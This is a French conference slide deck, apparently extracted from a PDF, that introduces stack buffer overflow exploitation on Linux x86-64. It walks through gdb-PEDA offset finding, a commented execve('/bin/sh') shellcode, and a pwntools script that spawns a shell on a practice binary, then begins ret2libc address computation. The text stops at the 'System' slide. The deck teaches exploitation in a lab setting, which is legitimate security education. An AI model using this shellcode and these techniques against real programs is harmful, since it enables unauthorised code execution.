

1, 2, 3, PWNED !

—

Introduction aux attaques de type
buffer overflow

by Laluka

Qui suis-je ?



Pourquoi le pwn ?

Au programme

- Mise en contexte
- Définitions
- Bof ? Bof.
- Le ret2libc
- Le ROP
- On en discute ?

Historique :

Les dates clés :

- 1972 : Découverte
- 1988 : Usage offensif
- 1995 : Dépoussiéré
- 1996 : Phrack !

46 ans !

...PatchSS -> BypaSS... -> 22 ans d'évolution

- 2018 : La faille court toujours, Cf next conf ! ;)

Mise en contexte :



- Le contexte...
 - Objectif ?
 - Processeur ?
 - Système d'exploitation ?
 - Protections ?



Code Execution

x86 / x86-64

Linux

Ø to OVER NINE THOUSAND

Définitions ?



Outil n° 1 :

gdb & PEDA

```
[-----registers-----]
RAX: 0x55555575500 (<main>: push r15)
RBX: 0x0
RCX: 0x7fffffff7980578 --> 0x7fffffff7981be0 --> 0x0
RDX: 0x7fffffff7fe778 --> 0x7fffffff7fea89 ("LC_MEASUREMENT=fr_FR.UTF-8")
RSI: 0x7fffffff7fe768 --> 0x7fffffff7fea7d ("/usr/bin/sh")
RDI: 0x1
RBP: 0x555555f3fd0 (<__libc_csu_init>: push r15)
RSP: 0x7fffffff7fe688 --> 0x7ffff75ec9a7 (<__libc_start_main+231>: mov edi,eax)
RIP: 0x55555575500 (<main>: push r15)
R8 : 0x7fffffff7981be0 --> 0x0
R9 : 0x7fffffff7981be0 --> 0x0
R10: 0x2
R11: 0x3
R12: 0x55555576ce0 (<_start>: xor ebp,ebp)
R13: 0x7fffffff7fe760 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----code-----]
0x555555754ef: addr32 call 0x555555b6fa0 <jump_to_top_level>
0x555555754f5: nop WORD PTR cs:[rax+rax*1+0x0]
0x555555754ff: nop
=> 0x55555575500 <main>: push r15
0x55555575502 <main+2>: push r14
0x55555575504 <main+4>: push r13
0x55555575506 <main+6>: push r12
0x55555575508 <main+8>: push rbp
[-----stack-----]
0000| 0x7fffffff7fe688 --> 0x7ffff75ec9a7 (<__libc_start_main+231>: mov edi,eax)
0008| 0x7fffffff7fe690 --> 0x0
0016| 0x7fffffff7fe698 --> 0x7fffffff7fe768 --> 0x7fffffff7fea7d ("/usr/bin/sh")
0024| 0x7fffffff7fe6a0 --> 0x100040000
0032| 0x7fffffff7fe6a8 --> 0x55555575500 (<main>: push r15)
0040| 0x7fffffff7fe6b0 --> 0x0
0048| 0x7fffffff7fe6b8 --> 0xc56ffa02688b0801
0056| 0x7fffffff7fe6c0 --> 0x55555576ce0 (<_start>: xor ebp,ebp)
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x000055555575500 in main ()
gdb-peda$
```

Outil n° 2 :

bash
&
readelf

```
[laluka@laluka-pc ~]$ readelf -h /bin/bash
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00
  Class:                               ELF64
  Data:                                   2's complement, little endian
  Version:                               1 (current)
  OS/ABI:                                UNIX - System V
  ABI Version:                           0
  Type:                                  DYN (Shared object file)
  Machine:                               Advanced Micro Devices X86-64
  Version:                               0x1
  Entry point address:                   0x22ce0
  Start of program headers:              64 (bytes into file)
  Start of section headers:              858024 (bytes into file)
  Flags:                                  0x0
  Size of this header:                   64 (bytes)
  Size of program headers:               56 (bytes)
  Number of program headers:              9
  Size of section headers:               64 (bytes)
  Number of section headers:              26
  Section header string table index:     25
[laluka@laluka-pc ~]$
```




Outil n° 3 :

Choose your
player >



Buffer Overflow :

La technique



Buffer Overflow : Recon

```
[laluka@laluka-pc Overflow_x64]$ ./vuln
Usage : ./vuln <ARGV>
[laluka@laluka-pc Overflow_x64]$ ./vuln pouet
[laluka@laluka-pc Overflow_x64]$ ./vuln ALLERRRRR_LAAAAA_PTAINGGGGGG
[laluka@laluka-pc Overflow_x64]$
```

```
[laluka@laluka-pc Overflow_x64]$ ./vuln AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
[laluka@laluka-pc Overflow_x64]$ █
```

```
gdb-peda$ pattern_create 100
'AAA%AAsAABAA$AA nAACAA-AA(AADAA;AA)AAEAAaAA0AAFAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4A
AJAAfAA5AAKAagAA6AAL'
```

Buffer overflow :

Pattern de recherche



```
-----registers-----
RAX: 0x7fffffff510 ("AAAXAAsABAA$AAnAACAA-AA(AADAA;AA)AAEAAaA0AAFABAA1AAGAACA
A2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAGAA6AAL")
RBX: 0x0
RCX: 0x7ffff7abc100 (<__strcpy_sse2_unaligned+976>:      )
RDX: 0x4c414136414167 ('gAA6AAL')
RSI: 0x7fffffff5a00 --> 0x4c414136414167 ('gAA6AAL')
RDI: 0x7fffffff56d --> 0x4c414136414167 ('gAA6AAL')
RBP: 0x6141414541412941 ('A)AAEAAa')
RSP: 0x7fffffff538 ("AA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAGAA6A
L")
RIP: 0x4005b6 (<vuln+32>:      ret)
R8 : 0x400670 (<__libc_csu_fini>:      repz ret)
R9 : 0x7ffff7de7930 (<_dl_fini>:      push  rbp)
R10: 0x5e ('^^')
R11: 0x7ffff7b971a0 --> 0xffff24f00fff24ef0
R12: 0x4004a0 (<_start>:      xor   ebp,ebp)
R13: 0x7fffffff630 --> 0x2
R14: 0x0
R15: 0x0
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
-----code-----
0x4005ad <vuln+23>: mov   rdi,rax
0x4005b0 <vuln+26>: call 0x400450 <strcpy@plt>
0x4005b5 <vuln+31>: leave
=> 0x4005b6 <vuln+32>: ret
0x4005b7 <main>: push rbp
0x4005b8 <main+1>: mov  rbp,rsp
0x4005bb <main+4>: sub  rsp,0x10
0x4005bf <main+8>: mov  DWORD PTR [rbp-0x4],edi
-----stack-----
0000| 0x7fffffff538 ("AA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAGAA6A
AL")
0008| 0x7fffffff540 ("bAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAGAA6AAL")
0016| 0x7fffffff548 ("AcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAGAA6AAL")
0024| 0x7fffffff550 ("AAdAA3AAIAAeAA4AAJAAfAA5AAKAAGAA6AAL")
0032| 0x7fffffff558 ("IAAeAA4AAJAAfAA5AAKAAGAA6AAL")
0040| 0x7fffffff560 ("AJAAfAA5AAKAAGAA6AAL")
0048| 0x7fffffff568 ("AAKAAGAA6AAL")
0056| 0x7fffffff570 --> 0x4c414136 ('6AAL')
-----
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x00000000004005b6 in vuln ()
gdb-peda$
```


Buffer overflow : Offset

```
gdb-peda$ pattern_search
Registers contain pattern buffer:
RDX+0 found at offset: 93
RBP+0 found at offset: 32
Registers point to pattern buffer:
[RAX] --> offset 0 - size ~100
[RSP] --> offset 40 - size ~60
Pattern buffer found at:
0x00007fffffffef1f3 : offset 0 - size 13 ($sp + -0x345 [-210 dwords])
0x00007fffffffef333 : offset 0 - size 13 ($sp + -0x205 [-130 dwords])
0x00007fffffffef510 : offset 0 - size 100 ($sp + -0x28 [-10 dwords])
0x00007fffffffef9a3 : offset 0 - size 100 ($sp + 0x46b [282 dwords])
References to pattern buffer found at:
0x00007fffffffef100 : 0x00007fffffffef510 ($sp + -0x438 [-270 dwords])
0x00007fffffffef120 : 0x00007fffffffef510 ($sp + -0x418 [-262 dwords])
0x00007fffffffef110 : 0x00007fffffffef9a3 ($sp + -0x428 [-266 dwords])
0x00007fffffffef118 : 0x00007fffffffef9a3 ($sp + -0x420 [-264 dwords])
0x00007fffffffef508 : 0x00007fffffffef9a3 ($sp + -0x30 [-12 dwords])
0x00007fffffffef640 : 0x00007fffffffef9a3 ($sp + 0x108 [66 dwords])
gdb-peda$
```

Buffer overflow : Shellcode classique

```
0: 48 b8 2f 2f 62 69 6e   movabs rax,0x68732f6e69622f2f 0 : "//bin/sh" dans rax
7: 2f 73 68
a: 48 c1 e8 08           shr    rax,0x8                A : "/bin/sh\x00" dans rax
e: 50                    push  rax                     E : mettre rax en pile
f: 48 89 e7             mov    rdi,rsp                F : rdi pointe vers la pile
12: 48 31 c0             xor    rax,rax                12 : 0 dans rax
15: b0 3b               mov    al,0x3b                15 : 59 dans rax (execve)
17: 48 31 f6             xor    rsi,rsi                17 : 0 dans rsi
1a: 48 31 d2             xor    rdx,rdx                1a : 0 dans rdx
1d: 0f 05               syscall                       1d : Initier le syscall
```

Buffer overflow : Point de saut

```
gdb-peda$ disassemble main
Dump of assembler code for function main:
0x0000000004005b7 <+0>:    push   rbp
0x0000000004005b8 <+1>:    mov    rbp, rsp
0x0000000004005bb <+4>:    sub   rsp, 0x10
0x0000000004005bf <+8>:    mov   DWORD PTR [rbp-0x4], edi
0x0000000004005c2 <+11>:   mov   QWORD PTR [rbp-0x10], rsi
0x0000000004005c6 <+15>:   cmp   DWORD PTR [rbp-0x4], 0x1
0x0000000004005ca <+19>:   jg    0x4005e0 <main+41>
0x0000000004005cc <+21>:   mov   edi, 0x400684
0x0000000004005d1 <+26>:   call  0x400460 <puts@plt>
0x0000000004005d6 <+31>:   mov   edi, 0x0
0x0000000004005db <+36>:   call  0x400490 <exit@plt>
0x0000000004005e0 <+41>:   mov   rax, QWORD PTR [rbp-0x10]
0x0000000004005e4 <+45>:   add   rax, 0x8
0x0000000004005e8 <+49>:   mov   rax, QWORD PTR [rax]
0x0000000004005eb <+52>:   mov   rdi, rax
0x0000000004005ee <+55>:   call  0x400596 <vuln>
0x0000000004005f3 <+60>:   leave
0x0000000004005f4 <+61>:   ret
End of assembler dump.
gdb-peda$ b * main+61
Breakpoint 1 at 0x4005f4
gdb-peda$ run AAAA
```

Buffer overflow : Point de saut

```
[-----code-----]
0x4005eb <main+52>: mov    rdi,rax
0x4005ee <main+55>: call  0x400596 <vuln>
0x4005f3 <main+60>: leave
=> 0x4005f4 <main+61>: ret
0x4005f5:      nop    WORD PTR cs:[rax+rax*1+0x0]
0x4005ff:      nop
0x400600 <__libc_csu_init>: push  r15
0x400602 <__libc_csu_init+2>:      mov   r15d,edi
[-----stack-----]
0000| 0x7fffffff5b8 --> 0x7ffff7a41f4a (<__libc_start_main+234>:      mov   e
di,eax)
0008| 0x7fffffff5c0 --> 0x0
0016| 0x7fffffff5c8 --> 0x7ffff7e698 --> 0x7ffff7e9bd ("/home/laluka/Docume
nts/DS430/TP1_DS430_Louka_Arthur/Overflow_x64/vuln")
0024| 0x7fffffff5d0 --> 0x200040000
0032| 0x7fffffff5d8 --> 0x4005b7 (<main>:      push  rbp)
0040| 0x7fffffff5e0 --> 0x0
0048| 0x7fffffff5e8 --> 0xd46e6676bb44ad6c
0056| 0x7fffffff5f0 --> 0x4004a0 (<_start>:      xor   ebp,ebp)
[-----]
Legend: code, data, rodata, value

Breakpoint 3, 0x000000004005f4 in main ()
gdb-peda$ find AAAA
Searching for 'AAAA' in: None ranges
Found 4 results, display max 4 items:
[stack] : 0x7fffffff273 --> 0x5f434c0041414141 ('AAAA')
[stack] : 0x7fffffff373 --> 0x5f434c0041414141 ('AAAA')
[stack] : 0x7fffffff570 --> 0x41414141 ('AAAA')
[stack] : 0x7fffffff5a03 --> 0x5f434c0041414141 ('AAAA')
gdb-peda$
```



Buffer overflow : Le classique

```
1  #!/usr/bin/env python2
2  # -*- coding: utf-8 -*-
3
4  from pwn import *
5
6  def save(what, where):
7      f = open(where, "wb") # write bytes
8      f.write(what)
9      f.close()
10
11
12  offset = 40
13  shellcode = "\x48\xB8\x2F\x2F\x62\x69\x6E\x2F\x73\x68\x48\xC1\xE8\x08\x50"
14  shellcode += "\x48\x89\xE7\x48\x31\xC0\xB0\x3B\x48\x31\xF6\x48\x31\xD2\x0F\x05"
15  nb_A = offset - len(shellcode)
16  padding = "A" * nb_A
17  addr_input = 0x7fffffff570 # Attention, varie suivant le système utilisé
18  address_shellcode = p64(addr_input + nb_A) # formaté pour du 64 bits
19  print "address shellcode", hex(addr_input + nb_A)
20  payload = padding + shellcode + address_shellcode
21
22  save(payload, "exploit")
```

```
gdb-peda$ r $(cat exploit )
Starting program: /home/laluka/Documents/DS430/TP1_DS430_Louka_Arthur/Overflow_x
64/vuln $(cat exploit )
/bin/bash: warning: command substitution: ignored null byte in input
process 29477 is executing new program: /usr/bin/bash
[laluka@laluka-pc Overflow_x64]$ whoami
[New process 29546]
process 29546 is executing new program: /usr/bin/whoami
laluka
[Inferior 2 (process 29546) exited normally]
```





Protection ? Bypass !



Le ret2libc :

La technique



Le ret2libc : La mémoire

```
[laluka@laluka-pc ~]$ cat /proc/self/maps
555555554000-55555555c000 r-xp 00000000 103:05 1835397 /usr/bin/cat
55555575b000-55555575c000 r--p 00007000 103:05 1835397 /usr/bin/cat
55555575c000-55555575d000 rw-p 00008000 103:05 1835397 /usr/bin/cat
55555575d000-55555577e000 rw-p 00000000 00:00 0 [heap]
7ffff7a21000-7ffff7bcf000 r-xp 00000000 103:05 1840830 /usr/lib/libc-2.26.so
7ffff7bcf000-7ffff7dce000 ---p 001ae000 103:05 1840830 /usr/lib/libc-2.26.so
7ffff7dce000-7ffff7dd2000 r--p 001ad000 103:05 1840830 /usr/lib/libc-2.26.so
7ffff7dd2000-7ffff7dd4000 rw-p 001b1000 103:05 1840830 /usr/lib/libc-2.26.so
7ffff7dd4000-7ffff7dd8000 rw-p 00000000 00:00 0
7ffff7dd8000-7ffff7dfd000 r-xp 00000000 103:05 1840788 /usr/lib/ld-2.26.so
7ffff7e1a000-7ffff7fb6000 r--p 00000000 103:05 1850212 /usr/lib/locale/locale-archive
7ffff7fb6000-7ffff7fb8000 rw-p 00000000 00:00 0
7ffff7fd5000-7ffff7ff7000 rw-p 00000000 00:00 0
7ffff7ff7000-7ffff7ffa000 r--p 00000000 00:00 0 [vvar]
7ffff7ffa000-7ffff7ffc000 r-xp 00000000 00:00 0 [vdso]
7ffff7ffc000-7ffff7ffd000 r--p 00024000 103:05 1840788 /usr/lib/ld-2.26.so
7ffff7ffd000-7ffff7ffe000 rw-p 00025000 103:05 1840788 /usr/lib/ld-2.26.so
7ffff7ffe000-7ffff7fff000 rw-p 00000000 00:00 0
7ffff7ffde000-7ffff7fff000 rw-p 00000000 00:00 0 [stack]
ffffffffffff600000-ffffffffffff601000 r-xp 00000000 00:00 0 [vsyscall]
[laluka@laluka-pc ~]$
```

Le ret2libc : Les offsets

```
[laluka@laluka-pc Ret2libc_basic]$ ldd vuln
linux-gate.so.1 (0xf7fd5000)
libc.so.6 => /usr/lib32/libc.so.6 (0xf7dbe000)
/lib/ld-linux.so.2 => /usr/lib/ld-linux.so.2 (0xf7fd7000)
[laluka@laluka-pc Ret2libc_basic]$
[laluka@laluka-pc Ret2libc_basic]$ readelf -a /usr/lib32/libc.so.6 | grep system
 251: 001265e0   102 FUNC      GLOBAL DEFAULT  13 svcerr_systemerr@@GLIBC_2.0
 640: 0003c7d0    55 FUNC      GLOBAL DEFAULT  13 __libc_system@@GLIBC_PRIVATE
1485: 0003c7d0    55 FUNC      WEAK     DEFAULT  13 system@@GLIBC_2.0
 565: 00000000     0 FILE      LOCAL   DEFAULT  ABS system.c
 566: 0003c2b0   1086 FUNC      LOCAL   DEFAULT  13 do_system
4988: 001265e0   102 FUNC      LOCAL   DEFAULT  13 __GI_svcerr_systemerr
6919: 0003c7d0    55 FUNC      WEAK     DEFAULT  13 system
7539: 001265e0   102 FUNC      GLOBAL DEFAULT  13 svcerr_systemerr
7602: 0003c7d0    55 FUNC      GLOBAL DEFAULT  13 __libc_system
[laluka@laluka-pc Ret2libc_basic]$
[laluka@laluka-pc Ret2libc_basic]$ grep -boa "/bin/sh" /usr/lib32/libc.so.6
1542282:/bin/sh
[laluka@laluka-pc Ret2libc_basic]$
[laluka@laluka-pc Ret2libc_basic]$ python -c "print hex(1542282 + 0xf7dbe000)"
0xf7f3688a
[laluka@laluka-pc Ret2libc_basic]$
[laluka@laluka-pc Ret2libc_basic]$ python -c "print hex(0x0003c7d0 + 0xf7dbe000)"
0xf7dfa7d0
```


Le ret2libc : Recon

```
[laluka@laluka-pc Ret2libc_basic]$ ./vuln
Dumping Binary
Quitting
[laluka@laluka-pc Ret2libc_basic]$ ./vuln POUET
Dumping Binary
Redirect Me if you can !
Quitting
[laluka@laluka-pc Ret2libc_basic]$ ./vuln $(python -c "print 'A' * 300")
Dumping Binary
Redirect Me if you can !
Segmentation fault (core dumped)
[laluka@laluka-pc Ret2libc_basic]$ █
```

Le ret2libc :

Taille du padding

```
[-----registers-----]
EAX: 0xffffd520 ("AAAXAAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAAOAFfAAbAA1AAGAAcAAZAAHAdAA3A
AIAAeAA4AAJAfAA5AAKAagAA6AALAAHAA7AAMAAiAA8AANAAjAA9AADAAkAAPAA1AAQAAmAAARAAoAASAApAATAAq
AAUAArAAVAAtAAWAAuAAxAAvAAyAAwAAZAAxAyA"... )
EBX: 0xffffd660 --> 0x2
ECX: 0xffffda00 ("A%6A%")
EDX: 0xffffd647 ("A%6A%")
ESI: 0xf7f8ce28 --> 0x1ced30
EDI: 0x0
EBP: 0x64254148 ('HAXd')
ESP: 0xffffd630 ("%IAXeA%4AJA%fA%5AKA%gA%6A%")
EIP: 0x41332541 ('A%3A')
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x41332541
[-----stack-----]
0000| 0xffffd630 ("%IAXeA%4AJA%fA%5AKA%gA%6A%")
0004| 0xffffd634 ("eA%4AJA%fA%5AKA%gA%6A%")
0008| 0xffffd638 ("A%JA%fA%5AKA%gA%6A%")
0012| 0xffffd63c ("%fA%5AKA%gA%6A%")
0016| 0xffffd640 ("5AKA%gA%6A%")
0020| 0xffffd644 ("A%gA%6A%")
0024| 0xffffd648 ("%6A%")
0028| 0xffffd64c --> 0xf7dd5700 (<__libc_start_main+96):      test    esi,esp)
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41332541 in ?? ()
gdb-peda$ pattern_search
Registers contain pattern buffer:
EBP+0 found at offset: 264
EIP+0 found at offset: 268
Registers point to pattern buffer:
[EAX] --> offset 0 - size ~203
[ECX] --> offset 295 - size ~5
[EDX] --> offset 295 - size ~5
[ESP] --> offset 272 - size ~28
Pattern buffer found at:
```

Le ret2libc : System

